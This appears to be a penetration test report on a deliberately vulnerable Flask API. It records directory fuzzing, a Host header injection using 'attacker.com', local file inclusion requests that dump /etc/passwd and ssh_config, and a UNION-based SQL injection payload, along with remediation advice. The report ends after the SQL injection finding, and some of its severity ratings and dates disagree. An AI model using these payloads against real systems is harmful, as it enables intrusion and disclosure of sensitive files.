Vulnerable API Pentest Report

Table of Contents

1. Penetration Test Report

1.1 Description

This document performs a security risk analysis related to the ongoing **Vulnerable-API** project. The document details the vulnerability category, impact, how the exploit works and recommendations. With the information provided. With this report, evaluation can be carried out for improvement

Application Name	Vulnerable API
Start Date	March 14, 2025
Finish Date	March 16, 2025
Scope	All Features
Target	http://192.168.40.95:8000/
Assessment Type	Black Box
Enviroment	Production
Items Completed	All items are completed the agreed security assessment
Items Not Completed	[NONE]
Downtime	[NONE]
Penetration Test	Finish
Regression Testing	Not started yet

Testing Result

Following the completion of the scanning process, there is vulnerabilities were detected. Based on the findings, we can determine that the risk rating is categorized as HIGH.

1.2 Contact Information

If you have any inquiries or feedback concerning this document and the outcomes of the security project, please contact the designated security advisors listed in the table provided.

Name	Email or Phone
Erwin Kurniawan	kurniawan.erwin@hotmail.com

1.3 Version History

Date	Version	Release Name
March 16, 2024	V.1.0	Initial Report

1.4 Pentest Methodology

1.4.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, attacker was tasked with exploiting the target and features on scope.

1.4.2 Vulnerability Assessment

Vulnerability Assessment is step in identifying, classifying, and classifying risks to security vulnerabilities in computer networks, systems, applications, or other elements in the IT ecosystem. This vulnerability assessment can be carried out automatically using various available platforms or tools.

1.4.3 Penetration Testing

The penetration testing components within the assessment process are meticulously designed to prioritize the acquisition of access to diverse arrays of systems, encompassing a comprehensive range of network infrastructure, software applications, and digital assets. This multifaceted approach underscores the thorough examination of potential vulnerabilities and security weaknesses, ensuring a robust evaluation of the overall security posture and resilience of the targeted systems and environments.

1.4.4 Exploit & Writing the Code

The exploiting to gain access to a computer system, network, or application by exploiting existing weaknesses or vulnerabilities. There are real case steps regarding hacking activities including. Reconnaissance, scanning, initial access, gaining access, maintaining access, clearing tracks. Then write code or scripts to carry out reconnaissance and exploit stages on the target

1.4.5 Black Box Testing

Black box, knowledge about the system under test is very limited, just as an attacker has no access or internal knowledge about the target being attacked. Testers are only given general information about the system or application to be tested. They try to find security gaps and exploit them without any knowledge of the internal structure, code, or architecture of the system under test. This approach tries to simulate an attack from the perspective of an external attacker.

1.5 Vulnerability Overview

Severity	Count	Open	Close
Critical	4	4	0
High	3	3	0
Medium	0	0	0
Low	1	1	0
Informational	0	0	0
Summary	8	8	0

1.6 Vulnerability Risk Score

Severity Level	Description	Risk Rate
Critical	Critical severity level refers to issues that require immediate attention and must be addressed should be given the highest priority (Must fix this issue)	9.0 - 10.0
High	High severity level indicate issues that require immediate attention and must be prioritized by your Organization (Must fix this issue)	7.0 – 8.9
Medium	Medium severity finding relates to an issue, which has the potential to present a serious risk to the organization (Must fix this issue)	4.0 - 6.9
Low	Low severity findings are contrary to the best practices of security and have low impact or risk on the organization (Must fix this issue)	0.0 – 3.9
Informational	Informational severity relates to non-compliance issues, security best practices, or is perceived as an additional security feature that enhances your environment's security posture. Observations do not have a CVSS score	0.0

Impact – Impact focuses on the actual outcome that an attacked can achieve as a result of exploiting the vulnerability in question. Impact metrics are comprised of three sub-metrics – Confidentiality, Integrity, and Availability.

Confidentiality – this score varies on the amount of data that the attacker gains access to. It will be higher if all data on the impacted system is accessible by the attacker, lower if no data is accessible.

Integrity – this score varies based on the ability of the attacker to alter or change data on the impacted system. If complete, or severely consequential modifications to data are possible, this score will be high.

Availability – this score varies based on the loss of availability of the exploited system. The score will be high if the system is no longer accessible or usable for authorized users as a result of the attack.

1.7 Overview Components And Vulnerabilities

Vulnerability Name	Status	Risk Rate
Exposed API Documentation	Open	High
Server Information Disclosure	Open	Low
Host Header Injection Attack	Open	High
Local File Inclusion Lead to Exposure of Sensitive System Files	Open	High
SQL Injection	Open	Critical
Server-Side Template Injection (SSTI)	Open	Critical
Remote File Inclusion (RFI)	Open	Critical
Reflected Cross Site Scripting (XSS)	Open	Critical

1.8 Description of Vulnerability

1.8.1 Exposed API Documentation


Status

Open

Severity

High

Description



```
[erwin@MDTMAC727557CIS Downloads % ffuf -u http://192.168.40.95:8000/FUZZ -w /Users/erwin/Downloads/Wordlists/wordlists.txt -recursion -recursion-depth 2

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.40.95:8000/FUZZ
 :: Wordlist         : FUZZ: /Users/erwin/Downloads/Wordlists/wordlists.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

api/ui/                 [Status: 200, Size: 1485, Words: 393, Lines: 63, Duration: 20ms]
console                 [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 13ms]
:: Progress: [9483/9483] :: Job [1/1] :: 2985 req/sec :: Duration: [0:00:03] :: Errors: 532 ::
```


Based on the enumeration, Swagger API documentation was found exposed at the following URL:

No	Url or Feature	Method	Summary
1	http://192.168.40.95:8000/api/ui/	GET	Swagger Docs

Swagger is an interactive documentation tool that allows users to view and interact with available API endpoints. However, if not properly secured, it can pose a security risk because:

- Reveals available API endpoints, including parameters and data structures.
- Provides information about the backend system, which can assist attackers in exploiting vulnerabilities.
- Potential API misuse, if endpoints can be accessed without authentication or have sensitive functions such as retrieving user data, authentication, or modifying system configurations.

In this case, Swagger UI is accessible without authentication, allowing anyone to view and test API endpoints. If any endpoints permit unauthorized data manipulation or access, this significantly increases the risk of exploitation.


Not Secure 192.168.40.95:8000/api/ui/

Swagger

/api/openapi.json Explore

Vulnerable Flask Application 1.0.0 OAS3

/api/openapi.json

An API with vulnerable path for different vulnerabilities

Servers
/api

Host Header Injection Vulnerability

GET /hhinovuln HHI using GET method

hhi

POST /hhivuln HHI using POST method

LFI Vulnerability

GET /lfinovuln LFI using GET method

lfi

POST /lfivuln LFI using POST method

RFI Vulnerability

From the exposed API documentation, we found a vulnerability like XSS, SQL injection, Host Header Injection, etc. All vulnerabilities will be explained one by one in the next chapters.

Paramaters

GET /hhinovuln, POST /hhivuln, GET /lfinovuln, POST /lfivuln, GET /rfinovuln, POST /rfivuln, GET /sqlivuln, POST /sqlivuln, GET /sstivuln, POST /sstinovuln, GET /xssnovuln, POST /xssvuln

Impact

Potential API misuse, if endpoints can be accessed without authentication or have sensitive functions such as retrieving user data, authentication, or modifying system configurations.

Risk Score

CVSS SCORE 7.5 (High)

Recommendation

Disable Swagger in Production

Reference

https://cwe.mitre.org/data/definitions/200.html

1.8.1.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.2 Server Information Disclosure

Status


Open

Severity

Low

Description

Response header **Server: Werkzeug/2.3.8 Python/3.12.4** exposed the detailed technology that server used.


Request

Pretty Raw Hex

```
GET /api/hhinovuln HTTP/1.1
Host: 192.168.40.95:8000
Accept-Language: en-US,en;q=0.9
accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 12:55:15 GMT
Content-Type: application/json
Content-Length: 22
Connection: close

"This is hhi no vuln"

```

Paramaters

N/A

Impact

Adversary could gather technology stack about the system. If there are known vulnerabilities or exploits for Werkzeug 2.3.8 or Python 3.12.4, attackers could target the server with tailored attacks, increasing the risk of successful exploitation. While this doesn't directly compromise the system, it makes it easier for attackers to plan a more serious attack.

Risk Score

CVSS SCORE 3.9 (LOW)

Recommendation

Remove banner server.

Reference

https://cwe.mitre.org/data/definitions/200.html

1.8.2.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.3 Host Header Injection Attack

Status

Open

Severity

Critical

Description

A Host Header Injection Attack occurs when an attacker manipulates the Host header in an HTTP request to trick a web server or application into behaving in an unintended way. The Host header, required in HTTP/1.1, specifies the domain name of the server (e.g., example.com) that the client is trying to reach. If an application blindly trusts this header without proper validation, an attacker can inject malicious values to exploit vulnerabilities.

How It Works:

An attacker sends a crafted HTTP request with a modified Host header, such as:


GET /page HTTP/1.1

Host: attacker.com

The server or application might use this header for:

- Generating URLs (e.g., redirects or links).
- Routing requests to virtual hosts.
- Logging or processing data.

If not validated, the application might redirect users to attacker.com, serve attacker-controlled content, or leak sensitive information.



Request

```
POST /api/hhivuln HTTP/1.1
Host: attacker.com
Content-Length: 23
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "email":"string"
}
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 13:04:01 GMT
Content-Type: application/json
Content-Length: 49
Connection: close

{
    "msg":"response, <a href='attacker.com'>"
}
```

No	Url or Feature	Method	Summary
1	/api/hhivuln	POST	Host Header Injection Attack

Impact

1. **Web Cache Poisoning**: The attacker manipulates the Host header to poison a caching proxy (e.g., CDN) with malicious content, which is then served to other users.
2. **Password Reset Link Poisoning**: An application generates a password reset link using the Host header (e.g., http://malicious.com/reset?token=xyz), allowing the attacker to steal reset tokens.
3. **Server-Side Request Forgery (SSRF)**: The server makes internal requests to a domain controlled by the attacker based on the injected Host.

Risk Score

CVSS SCORE 7.4 (High)

Recommendation

- Configure the application to only accept a whitelist of trusted domain names (e.g., example.com, www.example.com).
- Reject or ignore requests with unrecognized Host values.

Reference

https://owasp.org/Top10/A03_2021-Injection/

1.8.3.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.4 Local File Inclusion Lead to Exposure of Sensitive System Files

Status

Open


Severity

Critical

Description

Local File Inclusion (LFI) is a vulnerability that allows an attacker to read arbitrary files on the server by manipulating file paths in user-controlled input. In this case, the application has returned the contents of /etc/ssh/ssh_config, which is a system-wide configuration file for SSH clients. This indicates that an attacker can potentially access other sensitive system files.

No	Url or Feature	Method
1	/api/lfivuln	POST




```
POST /api/lfivuln HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 39
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "filename":"/etc/ssh/ssh_config"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 13:25:31 GMT
Content-Type: application/json
Content-Length: 2148
Connection: close

{
    "msg":
    "response, #\t$OpenBSD: ssh_config,v 1.36 2023/08/02 23:04:38 djm Exp $\n\n# This i
    s the ssh client system-wide configuration file.  See\n# ssh_config(5) for more inf
    ormation.  This file provides defaults for\n# users, and the values can be changed
    in per-user configuration files\n# or on the command line.\n\n# Configuration data
    is parsed as follows:\n#  1. command line options\n#  2. user-specific file\n#  3.
    system-wide file\n# Any configuration value is only changed the first time it is se
    t.\n# Thus, host-specific definitions should be at the beginning of the\n# configur
    ation file, and defaults at the end.\n\n# This Include directive is not part of the
     default ssh_config shipped with\n# OpenSSH. Options set in the included configurat
    ion files generally override\n# those that follow.  The defaults only apply to opti
    ons that have not been\n# explicitly set.  Options that appear multiple times keep
    the first value set,\n# unless they are a multivalue option such as IdentityFile.\n
    Include /etc/ssh/ssh_config.d/*\n\n# Site-wide defaults for some commonly used opti
    ons.  For a comprehensive\n# list of available options, their meanings and defaults
    , please see the\n# ssh_config(5) man page.\n\n# Host *\n#   ForwardAgent no\n#   F
    orwardX11 no\n#   PasswordAuthentication yes\n#   HostbasedAuthentication no\n#   G
    SSAPIAuthentication no\n#   GSSAPIDelegateCredentials no\n#   BatchMode no\n#   Che
    ckHostIP no\n#   AddressFamily any\n#   ConnectTimeout 0\n#   StrictHostKeyChecking
     ask\n#   IdentityFile ~/.ssh/id_rsa\n#   IdentityFile ~/.ssh/id_dsa\n#   IdentityF
    ile ~/.ssh/id_ecdsa\n#   IdentityFile ~/.ssh/id_ed25519\n#   Port 22\n#   Ciphers a
    es128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc\n#   MACs hmac-md5,hmac-sha1,um
    ac-64@openssh.com\n#   EscapeChar ~\n#   Tunnel no\n#   TunnelDevice any:any\n#   P
    ermitLocalCommand no\n#   VisualHostKey no\n#   ProxyCommand ssh -q -W %h:%p gatewa
    y.example.com\n#   RekeyLimit 1G 1h\n#   UserKnownHostsFile ~/.ssh/known_hosts.d/%k
    \nHost *\n    SendEnv LANG LC_*\n\n# XAuthLocation added by XQuartz (https://www.xq
    uartz.org)\nHost *\n    XAuthLocation /opt/X11/bin/xauth\n"
}
```



Request

```
POST /api/lfivuln HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 31
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "filename":"/etc/passwd"
}
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 13:23:17 GMT
Content-Type: application/json
Content-Length: 8700
Connection: close

{
    "msg":
    "response, ##\n# User Database\n# \n# Note that this file is consulted directly onl
    y when the system is running\n# in single-user mode.  At other times this informati
    on is provided by\n# Open Directory.\n#\n# See the opendirectoryd(8) man page for a
    dditional information about\n# Open Directory.\n##\nnobody:*:-2:-2:Unprivileged Use
    r:/var/empty:/usr/bin/false\nroot:*:0:0:System Administrator:/var/root:/bin/sh\ndae
    mon:*:1:1:System Services:/var/root:/usr/bin/false\n_uucp:*:4:4:Unix to Unix Copy P
    rotocol:/var/spool/uucp:/usr/sbin/uucico\n_taskgated:*:13:13:Task Gate Daemon:/var/
    empty:/usr/bin/false\n_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/fal
    se\n_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false\n_lp:*:26
    :26:Printing Services:/var/spool/cups:/usr/bin/false\n_postfix:*:27:27:Postfix Mail
     Server:/var/spool/postfix:/usr/bin/false\n_scsd:*:31:31:Service Configuration Serv
    ice:/var/empty:/usr/bin/false\n_ces:*:32:32:Certificate Enrollment Service:/var/emp
    ty:/usr/bin/false\n_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bi
    n/false\n_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false\n_appleevents:*:55
    :55:AppleEvents Daemon:/var/empty:/usr/bin/false\n_geod:*:56:56:Geo Services Daemon
    :/var/db/geod:/usr/bin/false\n_devdocs:*:59:59:Developer Documentation:/var/empty:/
    usr/bin/false\n_sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false\n_mdnsresponder:
    *:65:65:mDNSResponder:/var/empty:/usr/bin/false\n_ard:*:67:67:Apple Remote Desktop:
    /var/empty:/usr/bin/false\n_www:*:70:70:World Wide Web Server:/Library/WebServer:/u
    sr/bin/false\n_eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false\n_cvs:*:72:
    72:CVS Server:/var/empty:/usr/bin/false\n_svn:*:73:73:SVN Server:/var/empty:/usr/bi
    n/false\n_mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false\n_sshd:*:75:75:sshd 
    Privilege separation:/var/empty:/usr/bin/false\n_qtss:*:76:76:QuickTime Streaming S
    erver:/var/empty:/usr/bin/false\n_cyrus:*:77:6:Cyrus Administrator:/var/imap:/usr/b
    in/false\n_mailman:*:78:78:Mailman List Server:/var/empty:/usr/bin/false\n_appserve
    r:*:79:79:Application Server:/var/empty:/usr/bin/false\n_clamav:*:82:82:ClamAV Daem
    on:/var/virusmails:/usr/bin/false\n_amavisd:*:83:83:AMaViS Daemon:/var/virusmails:/
    usr/bin/false\n_jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false\n_appow
    ner:*:87:87:Application Owner:/var/empty:/usr/bin/false\n_windowserver:*:88:88:Wind
    owServer:/var/empty:/usr/bin/false\n_spotlight:*:89:89:Spotlight:/var/empty:/usr/bi
    n/false\n_tokend:*:91:91:Token Daemon:/var/empty:/usr/bin/false\n_securityagent:*:9
    2:92:SecurityAgent:/var/db/securityagent:/usr/bin/false\n_calendar:*:93:93:Calendar
    :/var/empty:/usr/bin/false\n_teamsserver:*:94:94:TeamsServer:/var/teamsserver:/usr/
    bin/false\n_update_sharing:*:95:-2:Update Sharing:/var/empty:/usr/bin/false\n_insta
    ller:*:96:-2:Installer:/var/empty:/usr/bin/false\n_atsserver:*:97:97:ATS Server:/va
    r/empty:/usr/bin/false\n_ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false\n_unknown
```

Paramaters

filename

Impact

- **Exposure of system files** (e.g., /etc/passwd, /etc/shadow, /var/log/auth.log).
- **Disclosure of sensitive application files** such as source code, database credentials, or API keys.
- **Information leakage** that helps attackers conduct further attacks, such as privilege escalation or remote code execution (RCE) in some cases.

Risk Score

CVSS SCORE 7.5 (High)

Recommendation

Restrict User Input:

- Use an allowlist approach to permit only specific files or directories.
- Ensure the application does not allow directory traversal sequences like ../..

Reference

https://cwe.mitre.org/data/definitions/200.html

1.8.4.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.5 SQL Injection

Status

Open


Severity

Critical

Description

No	Url or Feature	Method	Summary
1	/api/sqlivuln	POST	SQL Injection

When pentester tried to modify the body request of /api/sqlivuln with **sqlite_version()**, the response return version of SQLite.




```
POST /api/sqlivuln HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 81
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "password":"string",
    "username":"' UNION SELECT sqlite_version(), 1 --"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 14:28:22 GMT
Content-Type: application/json
Content-Length: 38
Connection: close

{
    "msg":"Hello, [('3.48.0', 1)]"
}
```

